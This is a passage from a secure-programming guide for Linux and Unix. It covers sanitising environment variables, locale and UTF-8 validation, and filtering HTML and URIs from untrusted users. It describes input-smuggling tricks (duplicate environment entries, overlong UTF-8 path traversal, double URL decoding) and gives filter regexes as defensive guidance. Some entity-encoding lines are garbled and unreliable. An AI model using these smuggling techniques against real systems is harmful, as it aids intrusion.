However, crackers need not be so nice; crackers can directly control the environment variable data area passed to a program using execve(2). This permits some nasty attacks, which can only be understood by understanding how environment variables really work. In Linux, you can see environ(5) for a summary how about environment variables really work. In short, environment variables are internally stored as a pointer to an array of pointers to characters; this array is stored in order and terminated by a NULL pointer (so you'll know when the array ends). The pointers to characters, in turn, each point to a NIL−terminated string value of the form ``NAME=value''. This has several implications, for example, environment variable names can't include the equal sign, and neither the name nor value can have embedded NIL characters. However, a more dangerous implication of this format is that it allows multiple entries with the same variable name, but with different values (e.g., more than one value for SHELL). While typical command shells prohibit doing this, a locally−executing cracker can create such a situation using execve(2).

The problem with this storage format (and the way it's set) is that a program might check one of these values (to see if it's valid) but actually use a different one. In Linux, the GNU glibc libraries try to shield programs from this; glibc 2.1's implementation of getenv will always get the first matching entry, setenv and putenv will always set the first matching entry, and unsetenv will actually unset *all* of the matching entries (congratulations to the GNU glibc implementors for implementing unsetenv this way!). However, some programs go directly to the environ variable and iterate across all environment variables; in this case, they might use the last matching entry instead of the first one. As a result, if checks were made against the first matching entry instead, but the actual value used is the last matching entry, a cracker can use this fact to circumvent the protection routines.

4.2.3. The Solution − Extract and Erase

For secure setuid/setgid programs, the short list of environment variables needed as input (if any) should be carefully extracted. Then the entire environment should be erased, followed by resetting a small set of necessary environment variables to safe values. There really isn't a better way if you make any calls to subordinate programs; there's no practical method of listing ``all the dangerous values''. Even if you reviewed the source code of every program you call directly or indirectly, someone may add new undocumented environment variables after you write your code, and one of them may be exploitable.

The simple way to erase the environment in C/C++ is by setting the global variable *environ* to NULL. The global variable environ is defined in <unistd.h>; C/C++ users will want to #include this header file. You will need to manipulate this value before spawning threads, but that's rarely a problem, since you want to do these manipulations very early in the program's execution (usually before threads are spawned).

The global variable environ's definition is defined in various standards; it's not clear that the official standards condone directly changing its value, but I'm unaware of any Unix−like system that has trouble with doing this. I normally just modify the ``environ'' directly; manipulating such low−level components is possibly non−portable, but it assures you that you get a clean (and safe) environment. In the rare case where you need later access to the entire set of variables, you could save the ``environ'' variable's value somewhere, but this is rarely necessary; nearly all programs need only a few values, and the rest can be dropped.

Another way to clear the environment is to use the undocumented clearenv() function. The function clearenv() has an odd history; it was supposed to be defined in POSIX.1, but somehow never made it into that standard. However, clearenv() is defined in POSIX.9 (the Fortran 77 bindings to POSIX), so there is a quasi−official status for it. In Linux, clearenv() is defined in <stdlib.h>, but before using #include to include it you must make sure that __USE_MISC is #defined. A somewhat more ``official'' approach is to cause __USE_MISC to be defined is to #define either _SVID_SOURCE or _BSD_SOURCE, then #include <features.h> − these are the official feature test macros.

One environment value you'll almost certainly re−add is PATH, the list of directories to search for programs; PATH should *not* include the current directory and usually be something simple like ``/bin:/usr/bin''. Typically you'll also set IFS (to its default of `` \t\n'', where space is the first character) and TZ (timezone). Linux won't die if you don't supply either IFS or TZ, but some System V based systems have problems if you don't supply a TZ value, and it's rumored that some shells need the IFS value set. In Linux, see environ(5) for a list of common environment variables that you *might* want to set.

If you really need user−supplied values, check the values first (to ensure that the values match a pattern for legal values and that they are within some reasonable maximum length). Ideally there would be some standard trusted file in /etc with the information for ``standard safe environment variable values'', but at this time there's no standard file defined for this purpose. For something similar, you might want to examine the PAM module pam_env on those systems which have that module.

If you're using a shell as your programming language, you can use the ``/usr/bin/env'' program with the ``−'' option (which erases all environment variables of the program being run). Basically, you call /usr/bin/env, give it the ``−'' option, follow that with the set of variables and their values you wish to set (as name=value), and then follow that with the name of the program to run and its arguments. You usually want to call the program using the full pathname (/usr/bin/env) and not just as ``env'', in case a user has created a dangerous PATH value. Note that GNU's env also accepts the options "−i" and "−−ignore−environment" as synonyms (they also erase the environment of the program being started), but these aren't portable to other versions of env.

If you're programming a setuid/setgid program in a language that doesn't allow you to reset the environment directly, one approach is to create a ``wrapper'' program. The wrapper sets the environment program to safe values, and then calls the other program. Beware: make sure the wrapper will actually invoke the intended program; if it's an interpreted program, make sure there's no race condition possible that would allow the interpreter to load a different program than the one that was granted the special setuid/setgid privileges.

4.3. File Descriptors

A program is passed a set of ``open file descriptors'', that is, pre−opened files. A setuid/setgid program must deal with the fact that the user gets to select what files are open and to what (within their permission limits). A setuid/setgid program must not assume that opening a new file will always open into a fixed file descriptor id. It must also not assume that standard input (stdin), standard output (stdout), and standard error (stderr) refer to a terminal or are even open.

The rationale behind this is easy; since an attacker can open or close a file descriptor before starting the program, the attacker could create an unexpected situation. If the attacker closes the standard output, when the program opens the next file it will be opened as though it were standard output, and then it will send all standard output to that file as well. Some C libraries will automatically open stdin, stdout, and stderr if they aren't already open (to /dev/null), but this isn't true on all Unix−like systems.

4.4. File Contents

If a program takes directions from a file, it must not trust that file specially unless only a trusted user can control its contents. Usually this means that an untrusted user must not be able to modify the file, its directory, or any of its ancestor directories. Otherwise, the file must be treated as suspect.

If the directions in the file are supposed to be from an untrusted user, then make sure that the inputs from the file are protected as describe throughout this book. In particular, check that values match the set of legal values, and that buffers are not overflowed.

4.5. Web−Based Application Inputs (Especially CGI Scripts)

Web−based applications (such as CGI scripts) run on some trusted server and must get their input data somehow through the web. Since the input data generally come from untrusted users, this input data must be validated. Indeed, this information may have actually come from an untrusted third party; see Section 6.12 for more information. For example, CGI scripts are passed this information through a standard set of environment variables and through standard input. The rest of this text will specifically discuss CGI, because it's the most common technique for implementing dynamic web content, but the general issues are the same for most other dynamic web content techniques.

One additional complication is that many CGI inputs are provided in so−called ``URL−encoded'' format, that is, some values are written in the format %HH where HH is the hexadecimal code for that byte. You or your CGI library must handle these inputs correctly by URL−decoding the input and then checking if the resulting byte value is acceptable. You must correctly handle all values, including problematic values such as %00 (NIL) and %0A (newline). Don't decode inputs more than once, or input such as ``%2500'' will be mishandled (the %25 would be translated to ``%'', and the resulting ``%00'' would be erroneously translated to the NIL character).

CGI scripts are commonly attacked by including special characters in their inputs; see the comments above.

Another form of data available to web−based applications are ``cookies.'' Again, users can provide arbitrary cookie values, so they cannot be trusted unless special precautions are taken. Also, cookies can be used to track users, creating a privacy problem for many users. As a result, many users disable cookies, so if possible your web application should be designed so that it does not require the use of cookies.

Some HTML forms include client−side input checking to prevent some illegal values; these are typically implemented using Javascript/ECMAscript or Java. This checking can be helpful for the user, since it can happen ``immediately'' without requiring any network access. However, this kind of input checking is useless for security, because attackers can send such ``illegal'' values directly to the web server without going through the checks. It's not even hard to subvert this; you don't have to write a program to send arbitrary data to a web application. In general, servers must perform all their own input checking (of form data, cookies, and so on) because they cannot trust clients to do this securely. In short, clients are generally not ``trustworthy channels''. See Section 6.9 for more information on trustworthy channels.

4.6. Other Inputs

Programs must ensure that all inputs are controlled; this is particularly difficult for setuid/setgid programs because they have so many such inputs. Other inputs programs must consider include the current directory, signals, memory maps (mmaps), System V IPC, and the umask (which determines the default permissions of newly−created files). Consider explicitly changing directories (using chdir(2)) to an appropriately fully named directory at program startup.

4.7. Human Language (Locale) Selection

As more people have computers and the Internet available to them, there has been increasing pressure for programs to support multiple human languages and cultures. This combination of language and other cultural factors is usually called a ``locale''. The process of modifying a program so it can support multiple locales is called ``internationalization'' (i18n), and the process of providing the information for a particular locale to a program is called ``localization'' (l10n).

Overall, internationalization is a good thing, but this process provides another opportunity for a security exploit. Since a potentially untrusted user provides information on the desired locale, locale selection becomes another input that, if not properly protected, can be exploited.

4.7.1. How Locales are Selected

In locally−run programs (including setuid/setgid programs), locale information is provided by an environment variable. Thus, like all other environment variables, these values must be extracted and checked against valid patterns before use.

For web applications, this information can be obtained from the web browser (via the Accept−Language request header). However, since not all web browsers properly pass this information (and not all users configure their browsers properly), this is used less often than you might think. Often, the language requested in a web browser is simply passed in as a form value. Again, these values must be checked for validity before use, as with any other form value.

In either case, locale information is really just a special case of input discussed in the previous sections. However, because this input is so rarely considered, I'm discussing it separately. In particular, when combined with format strings (discussed later), user−controlled strings can permit attackers to force other programs to run arbitrary instructions, corrupt data, and do other unfortunate actions.

4.7.2. Locale Support Mechanisms

There are two major library interfaces for supporting locale−selected messages on Unix−like systems, one called ``catgets'' and the other called ``gettext''. In the catgets approach, every string is assigned a unique number, which is used as an index into a table of messages. In contrast, in the gettext approach, a string (usually in English) is used to look up a table that translates the original string. catgets(3) is an accepted standard (via the X/Open Portability Guide, Volume 3 and Single Unix Specification), so it's possible your program uses it. The ``gettext'' interface is not an official standard, (though it was originally a UniForum proposal), but I believe it's the more widely used interface (it's used by Sun and essentially all GNU programs).

In theory, catgets should be slightly faster, but this is at best marginal on today's machines, and the bookkeeping effort to keep unique identifiers valid in catgets() makes the gettext() interface much easier to use. I'd suggest using gettext(), just because it's easier to use. However, don't take my word for it; see GNU's documentation on gettext (info:gettext#catgets) for a longer and more descriptive comparison.

The catgets(3) call (and its associated catopen(3) call) in particular is vulnerable to security problems, because the environment variable NLSPATH can be used to control the filenames used to acquire internationalized messages. The GNU C library ignores NLSPATH for setuid/setgid programs, which helps, but that doesn't protect programs running on other implementations, nor other programs (like CGI scripts) which don't ``appear'' to require such protection.

The widely−used ``gettext'' interface is at least not vulnerable to a malicious NLSPATH setting to my knowledge. However, it appears likely to me that malicious settings of LC_ALL or LC_MESSAGES could cause problems. Also, if you use gettext's bindtextdomain() routine in its file cat−compat.c, that does depend on NLSPATH.

4.7.3. Legal Values

For the moment, if you must permit untrusted users to set information on their desired locales, make sure the provided internationalization information meets a narrow filter that only permits legitimate locale names. For user programs (especially setuid/setgid programs), these values will come in via NLSPATH, LANGUAGE, LANG, the old LINGUAS, LC_ALL, and the other LC_* values (especially LC_MESSAGES, but also including LC_COLLATE, LC_CTYPE, LC_MONETARY, LC_NUMERIC, and LC_TIME). For web applications, this user−requested set of language information would be done via the Accept−Language request header or a form value (the application should indicate the actual language setting of the data being returned via the Content−Language heading). You can check this value as part of your environment variable filtering if your users can set your environment variables (i.e., setuid/setgid programs) or as part of your input filtering (e.g., for CGI scripts). The GNU C library "glibc" doesn't accept some values of LANG for setuid/setgid programs (in particular anything with "/"), but errors have been found in that filtering (e.g., Red Hat released an update to fix this error in glibc on September 1, 2000). This kind of filtering isn't required by any standard, so you're safer doing this filtering yourself. I have not found any guidance on filtering language settings, so here are my suggestions based on my own research into the issue.

First, a few words about the legal values of these settings. Language settings are generally set using the standard tags defined in IETF RFC 1766 (which uses two−letter country codes as its basic tag, followed by an optional subtag separated by a dash; I've found that environment variable settings use the underscore instead). However, some find this insufficiently flexible, so three−letter country codes may soon be used as well. Also, there are two major not−quite compatible extended formats, the X/Open Format and the CEN Format (European Community Standard); you'd like to permit both. Typical values include ``C'' (the C locale), ``EN'' (English''), and ``FR_fr'' (French using the territory of France's conventions). Also, so many people use nonstandard names that programs have had to develop ``alias'' systems to cope with them (for GNU gettext, see /usr/share/locale/locale.aliases, and for X11, see /usr/lib/X11/locale/locale.aliases); they should usually be permitted as well. Libraries like gettext() have to accept all these variants and find an appropriate value, where possible. One source of further information is FSF [1999]. However, a filter should not permit characters that aren't needed, in particular ``/'' (which might permit escaping out of the trusted directories) and ``..'' (which might permit going up one directory). Other dangerous characters in NLSPATH include ``%'' (which indicates substitution) and ``:'' (which is the directory separator); the documentation I have for other machines suggests that some implementations may use them for other values, so it's safest to prohibit them.

4.7.4. Bottom Line

In short, I suggest simply erasing or re−setting the NLSPATH, unless you have a trusted user supplying the value. For the Accept−Language heading in HTTP (if you use it), form values specifying the locale, and the environment variables LANGUAGE, LANG, the old LINGUAS, LC_ALL, and the other LC_* values listed above, filter the locales from untrusted users to permit null (empty) values or to only permit values that match in total this regular expression:

```
[A−Za−z][A−Za−z0−9_,+@\−\.]*
```

I haven't found any legitimate locale which doesn't match this pattern, but this pattern does appear to protect against locale attacks. Of course, there's no guarantee that there are messages available in the requested locale, but in such a case these routines will fall back to the default messages (usually in English), which at least is not a security problem.

Of course, languages cannot be supported without a standard way to represent their written symbols, which brings us to the issue of character encoding.

4.8. Character Encoding

4.8.1. Introduction to Character Encoding

For many years Americans have exchanged text using the ASCII character set; since essentially all U.S. systems support ASCII, this permits easy exchange of English text. Unfortunately, ASCII is completely inadequate in handling the characters of nearly all other languages. For many years different countries have adopted different techniques for exchanging text in different languages, making it difficult to exchange data in an increasingly interconnected world.

More recently, ISO has developed ISO 10646, the ``Universal Mulitple−Octet Coded Character Set (UCS). UCS is a coded character set which defines a single 31−bit value for each of all of the world's characters. The first 65536 characters of the UCS (which thus fit into 16 bits) are termed the ``Basic Multilingual Plane'' (BMP), and the BMP is intended to cover nearly all of today's spoken languages. The Unicode forum develops the Unicode standard, which concentrates on the UCS and adds some additional conventions to aid interoperability. Historically, Unicode and ISO 10646 were developed by competing groups, but thankfully they realized that they needed to work together and they now coordinate with each other.

If you're writing new software that handles internationalized characters, you should be using ISO 10646/Unicode as your basis for handling international characters. However, you may need to process older documents in various older (language−specific) character sets, in which case, you need to ensure that an untrusted user cannot control the setting of another document's character set (since this would significantly affect the document's interpretation).

4.8.2. Introduction to UTF−8

Most software is not designed to handle 16 bit or 32 bit characters, yet to create a universal character set more than 8 bits was required. Therefore, a special format called ``UTF−8'' was developed to encode these potentially international characters in a format more easily handled by existing programs and libraries. UTF−8 is defined, among other places, in IETF RFC 2279, so it's a well−defined standard that can be freely read and used. UTF−8 is a variable−width encoding; characters numbered 0 to 0x7f (127) encode to themselves as a single byte, while characters with larger values are encoded into 2 to 6 bytes of information (depending on their value). The encoding has been specially designed to have the following nice properties (this information is from the RFC and Linux utf−8 man page):

- The classical US ASCII characters (0 to 0x7f) encode as themselves, so files and strings which contain only 7−bit ASCII characters have the same encoding under both ASCII and UTF−8. This is fabulous for backwards compatibility with the many existing U.S. programs and data files.
- All UCS characters beyond 0x7f are encoded as a multibyte sequence consisting only of bytes in the range 0x80 to 0xfd. This means that no ASCII byte can appear as part of another character. Many other encodings permit characters such as an embedded NIL, causing programs to fail.
- It's easy to convert between UTF−8 and a 2−byte or 4−byte fixed−width representations of characters (these are called UCS−2 and UCS−4 respectively).
- The lexicographic sorting order of UCS−4 strings is preserved, and the Boyer−Moore fast search algorithm can be used directly with UTF−8 data.
- All possible 2^31 UCS codes can be encoded using UTF−8.
- The first byte of a multibyte sequence which represents a single non−ASCII UCS character is always in the range 0xc0 to 0xfd and indicates how long this multibyte sequence is. All further bytes in a multibyte sequence are in the range 0x80 to 0xbf. This allows easy resynchronization; if a byte is missing, it's easy to skip forward to the ``next'' character, and it's always easy to skip forward and back to the ``next'' or ``preceding'' character.

In short, the UTF−8 transformation format is becoming a dominant method for exchanging international text information because it can support all of the world's languages, yet it is backward compatible with U.S. ASCII files as well as having other nice properties. For many purposes I recommend its use, particularly when storing data in a ``text'' file.

4.8.3. UTF−8 Security Issues

The reason to mention UTF−8 is that some byte sequences are not legal UTF−8, and this might be an exploitable security hole. UTF−8 encoders are supposed to use the ``shortest possible'' encoding, but naive decoders may accept encodings that are longer than necessary. If an attacker intentionally creates an unusually long format, input checkers might not notice the problem. The RFC describes the problem this way:

> Implementors of UTF−8 need to consider the security aspects of how they handle illegal UTF−8 sequences. It is conceivable that in some circumstances an attacker would be able to exploit an incautious UTF−8 parser by sending it an octet sequence that is not permitted by the UTF−8 syntax.
>
> A particularly subtle form of this attack could be carried out against a parser which performs security−critical validity checks against the UTF−8 encoded form of its input, but interprets certain illegal octet sequences as characters. For example, a parser might prohibit the NUL character when encoded as the single−octet sequence 00, but allow the illegal two−octet sequence C0 80 (illegal because it's longer than necessary) and interpret it as a NUL character (00). Another example might be a parser which prohibits the octet sequence 2F 2E 2E 2F ("/../"), yet permits the illegal octet sequence 2F C0 AE 2E 2F.

A longer discussion about this is available at Markus Kuhn's *UTF−8 and Unicode FAQ for Unix/Linux* at http://www.cl.cam.ac.uk/~mgk25/unicode.html.

4.8.4. UTF−8 Legal Values

Thus, when accepting UTF−8 input, you need to check if it's valid UTF−8. Here is a list of all legal UTF−8 sequences; any character sequence not matching this table is not a legal UTF−8 sequence. In the following table, the first three rows list the legal UTF−8 sequences in binary, hexadecimal, and octal. The last row lists the UCS code region that the sequence encodes to (in hexadecimal). In the binary column, the ``x'' indicates that either a 0 or 1 is legal in the sequence. In the other columns, a ``−'' indicates a range of legal values (inclusive). Of course, just because a sequence is a legal UTF−8 sequence doesn't mean that you should accept it (see the other issues discussed in this book).

Table 4−1. Legal UTF−8 Sequences

Binary	Hexadecimal	Octal	Decimal	UCS Code (Hex)
0xxxxxxx	00−7F	0−177	0−127	0000000−0000007F
110xxxxx 10xxxxxx	C0−DF 80−BF	300−337 200−277	192−223 128−191	00000080−000007FF
1110xxxx 10xxxxxx 10xxxxxx	E0−EF 80−BF 80−BF	340−357 200−277 200−277	224−239 128−191 128−191	00000800−0000FFFF
11110xxx 10xxxxxx 10xxxxxx 10xxxxxx	F0−F7 80−BF 80−BF 80−BF	360−367 200−277 200−277 200−277	240−247 128−191 128−191 128−191	00010000−001FFFFF

111110xx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx	F8−FB 80−BF 80−BF 80−BF 80−BF	370−373 200−277 200−277 200−277 200−277	248−251 128−191 128−191 128−191 128−191	00200000−03FFFFFF
1111110x 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx 10xxxxxx	FC−FD 80−BF 80−BF 80−BF 80−BF 80−BF	374−375 200−277 200−277 200−277 200−277 200−277	252−253 128−191 128−191 128−191 128−191 128−191	04000000−7FFFFFFF

I should note that in some cases, you might want to cut slack (or use internally) the hexadecimal sequence C0 80. This is an overlong sequence that, if permitted, can represent ASCII NUL (NIL). Since C and C++ have trouble including a NIL character in an ordinary string, some people have taken to using this sequence when they want to represent NIL as part of the data stream; Java even enshrines the practice. Feel free to use C0 80 internally while processing data, but technically you really should translate this back to 00 before saving the data. Depending on your needs, you might decide to be ``sloppy'' and accept C0 80 as input in a UTF−8 data stream. If it doesn't harm security, it's probably a good practice to accept this sequence since accepting it aids interoperability.

4.8.5. UTF−8 Illegal Values

The UTF−8 character set is one case where it's possible to enumerate all illegal values (and prove that you've enumerated them all). You detect an illegal sequence by checking for two things: (1) is the initial sequence legal, and (2) if it is, is the first byte followed by the required number of valid continuation characters? Performing the first check is easy; the following is provably the complete list of all illegal UTF−8 initial sequences:

Table 4−2. Illegal UTF−8 initial sequences

UTF−8 Sequence	Reason for Illegality
10xxxxxx	illegal as initial byte of character (80..BF)
1100000x	illegal, overlong (C0 80..BF)
11100000 100xxxxx	illegal, overlong (E0 80..9F)
11110000 1000xxxx	illegal, overlong (F0 80..8F)
11111000 10000xxx	illegal, overlong (F8 80..87)
11111100 100000xx	illegal, overlong (FC 80..83)
1111111x	illegal; prohibited by spec

The second step is to check if the correct number of continuation characters are included in the string. If the first byte has the top 2 bits set, you count the number of ``one'' bits set after the top one, and then check that there are that many continuation bytes which begin with the bits ``10''. So, binary 11100001 requires two more continuation bytes.

Again, although C0 80 is technically an illegal UTF−8 sequence, for interoperability purposes you might want to accept it as a synonym for character 0 (NIL).

4.8.6. UTF−8 Related Issues

This section has discussed UTF−8, because it's the most popular multibyte encoding of UCS, simplifying a lot of international text handling issues. However, it's certainly not the only encoding; there are other encodings, such as UTF−16 and UTF−7, which have the same kinds of issues and must be validated for the same reasons.

Another issue is that some phrases can be expressed in more than one way in ISO 10646/Unicode. For example, some accented characters can be represented as a single character (with the accent) and also as a set of characters (e.g., the base character plus a separate composing accent). These two forms may appear identical. There's also a zero−width space that could be inserted, with the result that apparently−similar items are considered different. Beware of situations where such hidden text could interfere with the program. This is an issue that in general is hard to solve; most programs don't have such tight control over the clients that they know completely how a particular sequence will be displayed (since this depends on the client's font, display characteristics, locale, and so on).

4.9. Prevent Cross−site Malicious Content on Input

Some programs accept data from one untrusted user and pass that data on to a second user; the second user's application may then process that data in a way harmful to the second user. This is a particularly common problem for web applications, we'll call this problem ``cross−site malicious content.'' In short, you cannot accept input (including any form data) without checking, filtering, or encoding it. For more information, see Section 6.12.

Fundamentally, this means that all web application input must be filtered (so characters that can cause this problem are removed), encoded (so the characters that can cause this problem are encoded in a way to prevent the problem), or validated (to ensure that only ``safe'' data gets through). Filtering and validation should often be done at the input, but encoding can be done either at input or output time. If you're just passing the data through without analysis, it's probably better to encode the data on input (so it won't be forgotten), but if you're processing the data, there are arguments for encoding on output instead.

4.10. Filter HTML/URIs That May Be Re−presented

One special case where cross−site malicious content must be prevented are web applications which are designed to accept HTML or XHTML from one user, and then send it on to other users (see Section 6.12 for more information on cross−site malicious content). The following subsections discuss filtering this specific kind of input, since handling it is such a common requirement.

4.10.1. Remove or Forbid Some HTML Data

It's safest to remove all possible (X)HTML tags so they cannot affect anything, and this is relatively easy to do. As noted above, you should already be identifying the list of legal characters, and rejecting or removing those characters that aren't in the list. In this filter, simply don't include the following characters in the list of legal characters: ``<'', ``>'', and ``&'' (and if they're used in attributes, the double−quote character ``"''). If browsers only operated according the HTML specifications, the ``>'' wouldn't need to be removed, but in practice it must be removed. This is because some browsers assume that the author of the page really meant to put in an opening "<" and ``helpfully'' insert one − attackers can exploit this behavior and use the ">" to create an undesired "<".

Usually the character set for transmitting HTML is ISO−8859−1 (even when sending international text), so the filter should also omit most control characters (linefeed and tab are usually okay) and characters with their high−order bit set.

One problem with this approach is that it can really surprise users, especially those entering international text if all international text is quietly removed. If the invalid characters are quietly removed without warning, that data will be irrevocably lost and cannot be reconstructed later. One alternative is forbidding such characters and sending error messages back to users who attempt to use them. This at least warns users, but doesn't give them the functionality they were looking for. Other alternatives are encoding this data or validating this data, which are discussed next.

4.10.2. Encoding HTML Data

An alternative that is nearly as safe is to transform the critical characters so they won't have their usual meaning in HTML. This can be done by translating all "<" into "<", ">" into ">", and "&" into "&". Arbitrary international characters can be encoded in Latin−1 using the format "&#value;" − do not forget the ending semicolon. Encoding the international characters means you must know what the input encoding was, of course.

One possible danger here is that if these encodings are accidentally interpreted twice, they will become a vulnerability. However, this approach at least permits later users to see the "intent" of the input.

4.10.3. Validating HTML Data

Some applications, to work at all, must accept HTML from third parties and send them on to their users. Beware − you are treading dangerous ground at this point; be sure that you really want to do this. Even the idea of accepting HTML from arbitrary places is controversial among some security practitioners, because it is extremely difficult to get it right.

However, if your application must accept HTML, and you believe that it's worth the risk, at least identify a list of ``safe'' HTML commands and only permit those commands.

Here is a minimal set of safe HTML tags that might be useful for applications (such as guestbooks) that support short comments: <p> (paragraph), <b> (bold), <i> (italics), <em> (emphasis), <strong> (strong emphasis), <pre> (preformatted text),
 (forced line break − note it doesn't require a closing tag), as well as all their ending tags.

Not only do you need to ensure that only a small set of ``safe'' HTML commands are accepted, you also need to ensure that they are properly nested and closed. In XML, this is termed ``well−formed'' data. A few exceptions could be made if you're accepting standard HTML (e.g., supporting an implied </p> where not provided before a <p> would be fine), but trying to accept HTML in its full generality is not needed for most applications. Indeed, if you're trying to stick to XHTML (instead of HTML), then well−formedness is a requirement. Also, HTML tags are case−insensitive; tags can be upper case, lower case, or a mixture. However, if you intend to accept XHTML then you need to require all tags to be in lower case (XML is case−sensitive; XHTML uses XML and requires the tags to be in lower case).

Here are a few random tips about doing this. Usually you should design whatever surrounds the HTML text and the set of permitted tags so that the contributed text cannot be misinterpreted as text from the ``main'' site (to prevent forgeries). Don't accept any attributes unless you've checked the attribute type and its value; there are many attributes that support things such as Javascript that can cause trouble for your users. You'll notice that in the above list I didn't include any attributes at all, which is certainly the safest course. You should probably give a warning message if an unsafe tag is used, but if that's not practical, encoding the critical characters (e.g., "<" becomes "<") prevents data loss while simultaneously keeping the users safe.

4.10.4. Validating Hypertext Links (URIs/URLs)

Careful readers will notice that I did not include the hypertext link tag <a> as a safe tag in HTML. Clearly, you could add <a href="safe URI"> (hypertext link) to the safe list (not permitting any other attributes unless you've checked their contents). If your application requires it, then do so. However, permitting third parties to create links is much less safe, because defining a ``safe URI''[1] turns out to be very difficult. Many browsers accept all sorts of URIs which may be dangerous to the user. This section discusses how to validate URIs from third parties for re−presenting to others, including URIs incorporated into HTML.

First, let's look briefly at URI syntax (as defined by various specifications). URIs can be either ``absolute'' or ``relative''. The syntax of an absolute URI looks like this:

```
scheme://authority[path][?query][#fragment]
```

A URI starts with a scheme name (such as ``http''), the characters ``://'', the authority (such as ``www.dwheeler.com''), a path (which looks like a directory or file name), a question mark followed by a query, and a hash (``#'') followed by a fragment identifier. The square brackets surround optional portions − e.g., many URIs don't actually include the query or fragment. Some schemes may not permit some of the data (e.g., paths, queries, or fragments), and many schemes have additional requirements unique to them. Many schemes permit the ``authority'' field to identify optional usernames, passwords, and ports, using this syntax for the ``authority'' section:

```
 [username[:password]@]host[:portnumber]
```

The ``host'' can either be a name (``www.dwheeler.com'') or an IPv4 numeric address (127.0.0.1). A ``relative'' URI references one object relative to the ``current'' one, and its syntax looks a lot like a filename:

```
path[?query][#fragment]
```

There are a limited number of characters permitted in most of the URI, so to get around this problem, other 8−bit characters may be ``URL encoded'' as %hh (where hh is the hexadecimal value of the 8−bit character). For more detailed information on valid URIs, see IETF RFC 2396 and its related specifications.

Now that we've looked at the syntax of URIs, let's examine the risks of each part:

- Scheme: Many schemes are downright dangerous. Permitting someone to insert a ``javascript'' scheme into your material would allow them to trivially mount denial−of−service attacks (e.g., by repeatedly creating windows so the user's machine freezes or becomes unusable). More seriously, they might be able to exploit a known vulnerability in the javascript implementation. Some schemes can be a nuisance, such as ``mailto:'' when a mailing is not expected, and some schemes may not be sufficiently secure on the client machine. Thus, it's necessary to limit the set of allowed schemes to just a few safe schemes.
- Authority: Ideally, you should limit user links to ``safe'' sites, but this is difficult to do in practice. However, you can certainly do something about usernames, passwords, and portnumbers: you should forbid them. Systems expecting usernames (especially with passwords!) are probably guarding more important material; rarely is this needed in publically−posted URIs, and someone could try to use this functionality to convince users to expose information they have access to and/or use it to modify the information. Usernames without passwords are no less dangerous, since browsers typically cache the passwords. You should not usually permit specification of ports, because different ports expect different protocols and the resulting ``protocol confusion'' can produce an exploit. For example, on some systems it's possible to use the ``gopher'' scheme and specify the SMTP (email) port to cause a user to send email of the attacker's choosing. You might permit a few special cases (e.g., http ports 8008 and 8080), but on the whole it's not worth it. The host when specified by name actually has a fairly limited character set (using the DNS standards). Technically, the standard doesn't permit the underscore (``_'') character, but Microsoft ignored this part of the standard and even requires the use of the underscore in some circumstances, so you probably should allow it. Also, there's been a great deal of work on supporting international characters in DNS names, which is not further discussed here.
- Path: Permitting a path is usually okay, but unfortunately some applications use part of the path as query data, creating an opening we'll discuss next. Also, paths are allowed to contain phrases like ``..'', which can expose private data in a poorly−written web server; this is less a problem than it once was and really should be fixed by the web server. Since it's only the phrase ``..'' that's special, it's reasonable to look at paths (and possibly query data) and forbid ``../'' as a content. However, if your validator permits URL escapes, this can be difficult; now you need to prevent versions where some of these characters are escaped, and may also have to deal with various ``illegal'' character encodings of these characters as well.
- Query: Query formats (beginning with "?") can be a security risk because some query formats actually cause actions to occur on the serving end. They shouldn't, and your applications shouldn't, as discussed in Section 4.11 for more information. However, we have to acknowledge the reality as a serious problem. In addition, many web sites are actually ``redirectors'' − they take a parameter specifying where the user should be redirected, and send back a command redirecting the user to the new location. If an attacker references such sites and provides a more dangerous URI as the redirection value, and the browser blithely obeys the redirection, this could be a problem. Again, the user's browser should be more careful, but not all user browsers are sufficiently cautious. Also, many web applications have vulnerabilities that can be exploited with certain query values, but in general this is hard to prevent. The official URI specifications don't sanction the ``+'' (plus) character, but in practice the ``+'' character often represents the space character.
- Fragment: Fragments basically locate a portion of a document; I'm unaware of an attack based on fragments as long as the syntax is legal, but the legality of its syntax does need checking. Otherwise, an attacker might be able to insert a character such as the double−quote (") and prematurely end the URI (foiling any checking).
- URL escapes: URL escapes are useful because they can represent arbitrary 8−bit characters; they can also be very dangerous for the same reasons. In particular, URL escapes can represent control characters, which many poorly−written web applications are vulnerable to. In fact, with or without

URL escapes, many web applications are vulnerable to certain characters (such as backslash, ampersand, etc.), but again this is difficult to generalize.

* Relative URIs: Relative URIs should be reasonably safe (if you manage the web site well), although in some applications there's no good reason to allow them either.

Of course, there is a trade−off with simplicity as well. Simple patterns are easier to understand, but they aren't very refined (so they tend to be too permissive or too restrictive, even more than a refined pattern). Complex patterns can be more exact, but they are more likely to have errors, require more performance to use, and can be hard to implement in some circumstances.

Here's my suggestion for a ``simple mostly safe'' URI pattern which is very simple and can be implemented ``by hand'' or through a regular expression; permit the following pattern:

```
(http|ftp|https)://[-A-Za-z0-9._/]+
```

This pattern doesn't permit many potentially dangerous capabilities such as queries, fragments, ports, or relative URIs, and it only permits a few schemes. It prevents the use of the ``%'' character, which is used in URL escapes and can be used to specify characters that the server may not be prepared to handle. Since it doesn't permit either ``:'' or URL escapes, it doesn't permit specifying port numbers, and even using it to redirect to a more dangerous URI would be difficult (due to the lack of the escape character). It also prevents the use of a number of other characters; again, many poorly−designed web applications can't handle a number of ``unexpected'' characters.

Even this ``mostly safe'' URI permits a number of questionable URIs, such as subdirectories (via ``/'') and attempts to move up directories (via `..''); illegal queries of this kind should be caught by the server. It permits some illegal host identifiers (e.g., ``20.20''), though I know of no case where this would be a security weakness. Some web applications treat subdirectories as query data (or worse, as command data); this is hard to prevent in general since finding ``all poorly designed web applications'' is hopeless. You could prevent the use of all paths, but this would make it impossible to reference most Internet information. The pattern also allows references to local server information (through patterns such as "http:///", "http://localhost/", and "http://127.0.0.1") and access to servers on an internal network; here you'll have to depend on the servers correctly interpreting the resulting HTTP GET request as solely a request for information and not a request for an action, as recommended in Section 4.11. Since query forms aren't permitted by this pattern, in many environments this should be sufficient.

